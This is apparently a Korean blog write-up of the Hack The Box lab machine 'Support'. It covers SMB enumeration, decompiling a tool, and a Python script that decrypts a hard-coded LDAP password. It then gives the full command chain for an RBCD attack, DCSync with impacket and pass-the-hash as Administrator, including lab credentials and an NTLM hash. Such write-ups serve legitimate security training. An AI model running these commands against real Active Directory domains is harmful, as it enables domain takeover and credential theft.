
정보 수집 (Enumeration)
rustscan에서 SMB(445)와 LDAP(389)·Kerberos(88) 등 도메인 컨트롤러 포트가 보였다.
rustscan -a support.htb -- -sC -sV -oN nmap
먼저 익명으로 smb 공유 목록을 확인했다.
smbclient -L //10.129.230.181/tools -N


목록에서 support-tools 공유가 익명 접근을 허용했다. 접속해 내부를 살펴보니 UserInfo.exe라는 도구가 있어 로컬로 내려받았다.
smbclient //10.129.230.181/support-tools -U anonymous
초기 침투 (UserInfo.exe 디컴파일 → LDAP 자격증명)
https://github.com/icsharpcode/AvaloniaILSpy/releases



디컴파일한 코드를 보면 LDAP 조회에 쓰는 비밀번호가 평문이 아니라 난독화돼 저장돼 있다. base64로 디코딩한 뒤 고정 키 armando와 상수 0xDF로 XOR하는 방식이어서, 같은 로직을 파이썬으로 재현해 복호화했다.
import base64

enc_password="0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key="armando"

array1=list(base64.b64decode(enc_password))
array2=list(base64.b64decode(enc_password))

for i in range(0, len(array1) ):
    array2[i] = chr(array1[i] ^ ord(key[i % len(key)]) ^ 0xDF )

print("".join(array2))

복호화 결과, LDAP 바인드에 쓰이는 ldap 계정의 평문 비밀번호를 얻었다.
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
수평 이동 (LDAP 조회 → support 계정)
확보한 자격증명으로 LDAP를 조회해 도메인 사용자 정보를 뒤졌다. 먼저 익명 바인드로 namingContexts (기준 DN)를 확인했다.
ldapsearch -H ldap://support.htb -x -s base -b "" namingContexts

이어서 복호화한 ldap 계정으로 인증해 디렉터리 전체를 덤프했다.
ldapsearch -H ldap://support.htb -b "DC=support,DC=htb" -D "ldap@support.htb" -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' > ldapsearch.out

덤프를 살펴보니 support 유저 객체의 info 속성에 비밀번호가 평문으로 들어 있었다.

이 비밀번호로 support 계정에 evil-winrm으로 접속해 사용자 셸과 user 플래그를 얻었다.
evil-winrm -i support.htb -u support -p "Ironside47pleasure40Watchful"
권한 상승 (RBCD → DCSync → Administrator)
BloodHound로 support 계정의 권한 관계를 분석했다.


분석 결과, support 계정은 SHARED SUPPORT ACCOUNTS 그룹에 속하고, 이 그룹은 도메인 컨트롤러 DC.SUPPORT.HTB 컴퓨터 객체에 대해 GenericAll 권한을 가진다. 컴퓨터 객체를 완전히 제어할 수 있으므로, 그 msDS-AllowedToActOnBehalfOfOtherIdentity 속성을 조작하는 RBCD(리소스 기반 제약 위임) 공격이 가능하다.


RBCD 공격
MachineAccountQuota가 기본값 10으로 설정돼 있어, 일반 사용자도 컴퓨터 계정을 추가할 수 있음을 확인했다.
nxc ldap support.htb -u support -p 'Ironside47pleasure40Watchful' -M maq

위임 대상으로 쓸 가짜 컴퓨터 계정 FAKE01$를 도메인에 생성했다.
impacket-addcomputer -computer-name 'FAKE01$' -computer-pass 'password123!' -dc-ip 10.129.230.181 'support.htb/support:Ironside47pleasure40Watchful'

GenericAll 권한으로 DC 객체에 RBCD를 설정해, 방금 만든 FAKE01$가 DC를 대신해 위임받을 수 있도록 지정했다.
impacket-rbcd -delegate-from 'FAKE01$' -delegate-to 'DC$' -action write -dc-ip 10.129.230.181 'support.htb/support:Ironside47pleasure40Watchful'

이제 FAKE01$ 자격증명으로, DC의 cifs 서비스에 대해 Administrator를 가장(impersonate)한 서비스 티켓을 발급받았다.
impacket-getST -spn 'cifs/dc.support.htb' -impersonate Administrator -dc-ip 10.129.230.181 'support.htb/FAKE01$:password123!'

얻은 티켓을 기반으로 DCSync를 수행하여 Administrator의 NTLM 해시를 획득한다.
impacket-secretsdump -just-dc -k -no-pass dc.support.htb


덤프한 NTLM 해시로 pass-the-hash를 수행해 Administrator로 로그인하고, root 플래그까지 획득했다.
evil-winrm -i support.htb -u Administrator -H 'bb06cbc02b39abeddd1335bc30b19e26'
'HTB' 카테고리의 다른 글
| HTB - Jeeves (0) | 2026.11.04 |
|---|---|
